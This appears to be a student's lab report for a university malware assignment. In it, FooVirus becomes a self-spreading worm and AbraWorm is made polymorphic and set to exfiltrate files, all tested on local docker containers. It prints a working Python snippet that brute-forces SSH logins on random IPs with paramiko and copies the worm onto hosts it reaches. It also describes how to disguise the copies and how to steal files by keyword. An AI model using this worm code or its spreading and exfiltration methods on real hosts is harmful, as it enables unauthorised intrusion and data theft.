

MALWARE

OFFLINE 2

Fardin Anam Aungon - 1805087

Introduction

All the tasks are done on the provided files named `FooVirus.py` and `AbraWorm.py`. To demonstrate all the tasks, seed VM is used. Ten docker containers are created in the VM and are used as victims. The docker containers and their ip addresses are shown below:

```
seed@CSE406:~/Downloads/Offline-Malware-Jan23/Docker-setup$ ./setup_commands.sh
test_sshd_container_1
1e784fef0e6290f889522dcc5325da2a496cfeca51b3143365211ce4fdf4ef88
172.17.0.2
test_sshd_container_2
732507f764b72837aabe1adf4667d9035d2aa024fdd8e27a0a00416a1e4218c4
172.17.0.3
test_sshd_container_3
97e04c01ac4b4c6c10e85ab238b346fac679e88b9480986c66d9e36d905c66ff
172.17.0.4
test_sshd_container_4
38f1835510a8837a65f334e2e071757c89d22ab27dd433303e5d1b7f8ac901fb
172.17.0.5
test_sshd_container_5
1f83d842db39120ae5cc0463b405a3e9a4b654ede5bdb07daaba20125b369f8f
172.17.0.6
test_sshd_container_6
952d7d0edfe2b6506512447de5edc07bf70dda0d1441b2b8d3fd20e10f5d6a52
172.17.0.7
test_sshd_container_7
30f4b1e442d4fb3594df97620bdf1c727c798e5baa71c596132dbdab498c0927
172.17.0.8
test_sshd_container_8
edb85591f335fabcb811538a2e48953953efb37717a16e26cd16cd76ee1a5d9f6
172.17.0.9
test_sshd_container_9
769c7e08d6994b0702173e75bb6bd6a324031adfdf7fcea7c60a339d263963ff
172.17.0.10
test_sshd_container_10
e9127ceac815133fd498c6aaa3521247592abf810c18e99a86b0d49d157c8ed4
172.17.0.11
```

Task 1


In task 1, it is required to convert the FooVirus to an worm so that it not only affects the local foo files but also hops into other hosts.

The code of `FooVirus.py` is modified by taking the help of `AbraWorm.py`. The FooVirus has been changed so that after changing the contents of all the local foo files, it starts generating random user, password, ip addresses and tries to save a copy of itself if it can successfully connects to a host.

Fresh root directory of container 1 looks like below:

```
seed@CSE406:~/Downloads/Offline-Malware-Jan23/Docker-setup$ docksh 1e
root@1e784fef0e62:/# cd root/
root@1e784fef0e62:~# ls
folder1 test.foo test.txt
root@1e784fef0e62:~# cat test.foo
root@1e784fef0e62:~#
```

And here is the local foo file before executing FooWorm:



The screenshot shows a file editor window with a tab labeled 'local.foo'. The editor contains a single line of text: '1 This is the local foo file'.

Here is a snippet of local foo file after the FooWorm code has been executed in the local machine:

```
local.foo x
local.foo
93 passwds = get_new_passwds(NPASSWDS)
94 # print("usernames: %s" % str(usernames))
95 # print("passwords: %s" % str(passwds))
96 # First loop over passwords
97 for passwd in passwds:
98     # Then loop over user names
99     for user in usernames:
100         # And, finally, loop over randomly chosen IP addresses
101         for ip_address in get_fresh_ipaddresses(NHOSTS):
102             print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
103             try:
104                 ssh = paramiko.SSHClient()
105                 ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
106                 ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
107                 print("\n\nconnected\n")
108                 # Let's make sure that the target host was not previously
109                 # infected:
110                 received_list = error = None
111                 stdin, stdout, stderr = ssh.exec_command('ls')
112                 error = stderr.readlines()
113                 if error:
114                     print(error)
115                 received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
116                 print("\n\noutput of 'ls' command: %s" % str(received_list))
117                 if str(received_list).find('1805087_1') >= 0:
118                     print("\nThe target machine is already infected\n")
119                     continue
120                 print('Trying to exfiltrate')
121                 scpcon = scp.SCPClient(ssh.get_transport())
122                 # Now deposit a copy of FooWorm.py at the target host:
123                 scpcon.put(sys.argv[0])
124                 scpcon.close()
125             except:
126                 continue
127
128     if debug: break
129
130 #This is the local foo file
```

Here is the infiltrated root directory of container 1 after attack:

```
root@1e784fef0e62:~# ls
1805087_1.py folder1 test.foo test.txt
root@1e784fef0e62:~#
```

Notice the FooWorm file 1805087_1.py which has been copied here by the worm itself.

Task 2

The task is to infiltrate remote hosts with AbraWorm but change some lines as such logic of the code remains unchanged but each copy of the worm in different host becomes dissimilar. To do so, for every new host, fifty random lines of the AbraWorm.py code is selected, for each of those fifty lines, either add one empty line at the end of the selected line or see if any comment exists in the line, if so, add a whitespace at a random position of the selected line.

To demonstrate the above procedure, container 1, 2 and 3 are selected as victims and container 4 is used to exfiltrate the files of interest of the victim's root directory.

Here are the snapshots of root directories of container 1, 2, 4 before any attack is done:

Container 1:

```
seed@CSE406:~/Downloads/Offline-Malware-Jan23/Docker-setup$ docksh 1e
root@1e784fef0e62:/# cd root/
root@1e784fef0e62:~# ls
folder1 test.foo test.txt
root@1e784fef0e62:~# cat test.foo
root@1e784fef0e62:~#
```

Container 2:

```
root@732507f764b7:~# ls
cont2.txt
root@732507f764b7:~# cat cont2.txt
abracadabra
root@732507f764b7:~#
```

Container 4:

```
root@38f1835510a8:~# ls
root@38f1835510a8:~#
```

After attacking with AlteringAbraWorm, container 1 looks like this,

```
root@1e784fef0e62:~# ls
1805087_1.py AlteredAbraWorm504.py folder1 test.foo test.txt
root@1e784fef0e62:~#
```

The differences of the original code and the AlteredAbraWorm504.py code in container 1 are shown below:

<div>278 lines - 66 Removals</div> <div>Copy all</div> <pre>1 #!/usr/bin/env python 2 3 ### AbraWorm.py 4 5 ### Author: Avi kak (kak@purdue.edu) 6 ### Date: April 8, 2016; Updated April 6, 2022 7 8 ## This is a harmless worm meant for educational purposes only. It can 9 ## only attack machines that run SSH servers and those too only under 10 ## very special conditions that are described below. Its primary features 11 ## are: 12 ...</pre>	<div>281 lines + 46 Additions</div> <div>Copy all</div> <pre>1 #!/usr/bin/env python 2 3 ### AbraWorm.py 4 5 ### Author: Avi kak (kak@purdue.edu) 6 ### Date: April 8, 2016; Updated April 6, 2022 7 8 ## This is a harmless worm meant for educational purposes only. It can 9 ## only attack machines that run SSH servers and those too only under 10 ## very special conditions that are described below. Its primary features 11 ## are: 12 ...</pre>
---	--

Here, left column is the original code. *Notice the number of lines on both sides.*

Similarly, contents of container 2 after attack are shown below:

```
root@732507f764b7:~# ls
AlteredAbraWorm223.py  cont2.txt
root@732507f764b7:~#
```

<div>278 lines - 69 Removals</div> <div>Copy all</div> <pre>1 #!/usr/bin/env python 2 3 ### AbraWorm.py 4 5 ### Author: Avi kak (kak@purdue.edu) 6 ### Date: April 8, 2016; Updated April 6, 2022 7 8 ## This is a harmless worm meant for educational purposes only. It can 9 ## only attack machines that run SSH servers and those too only under 10 ## very special conditions that are described below. Its primary features 11 ## are: 12 ...</pre>	<div>287 lines + 58 Additions</div> <div>Copy all</div> <pre>1 #!/usr/bin/env python 2 3 ### AbraWorm.py 4 5 ### Author: Avi kak (kak@purdue.edu) 6 ### Date: April 8, 2016; Updated April 6, 2022 7 8 ## This is a harmless worm meant for educational purposes only. It can 9 ## only attack machines that run SSH servers and those too only under 10 ## very special conditions that are described below. Its primary features 11 ## are: 12 ...</pre>
---	--

Container 4 after exfiltration:

```
root@38f1835510a8:~# ls
cont2.txt  cont3.txt  test.txt
root@38f1835510a8:~#
```

Task 3

The task is to find all the files containing 'abracadabra' in the root directory and the subdirectories of the victim's machine and exfiltrate it. To do so, we have used the command `grep -rI 'abracadabra' *`. This command reads all the files of the current and the subfolders and finds the files containing 'abracadabra'. The rest of the code is almost the same except that we need to extract the file name from the directory name while exfiltrating the files.

Here, we have used container 1 as victim and container 5 to exfiltrate the files of interest.

Directory structure of container 1 is given below:

```
root@1e784fef0e62:~# ls
folder1 test.foo test.txt
root@1e784fef0e62:~# cat test.txt
abracadabra
root@1e784fef0e62:~# cd folder1/
root@1e784fef0e62:~/folder1# ls
folder2 test2.txt
root@1e784fef0e62:~/folder1# cat test2.txt
abracadabra
root@1e784fef0e62:~/folder1# cd folder2/
root@1e784fef0e62:~/folder1/folder2# ls
test3.txt
root@1e784fef0e62:~/folder1/folder2# cat test3.txt
abracadabra
root@1e784fef0e62:~/folder1/folder2#
```

Here is the tree structure of the root directory

```
root
|-folder1
|  |-folder2
|    |-test3.txt
|    |-test2.txt
|  |-test.foo
|  |-test.txt
```

test.txt, test2.txt, test3.txt contain 'abracadabra'

So, container 5 should contain all those 3 files after the attack.

Container 5 before attack:

```
root@1f83d842db39:~# ls
root@1f83d842db39:~#
```

Container 5 after the attack:

```
root@1f83d842db39:~# ls
test.txt test2.txt test3.txt
root@1f83d842db39:~#
```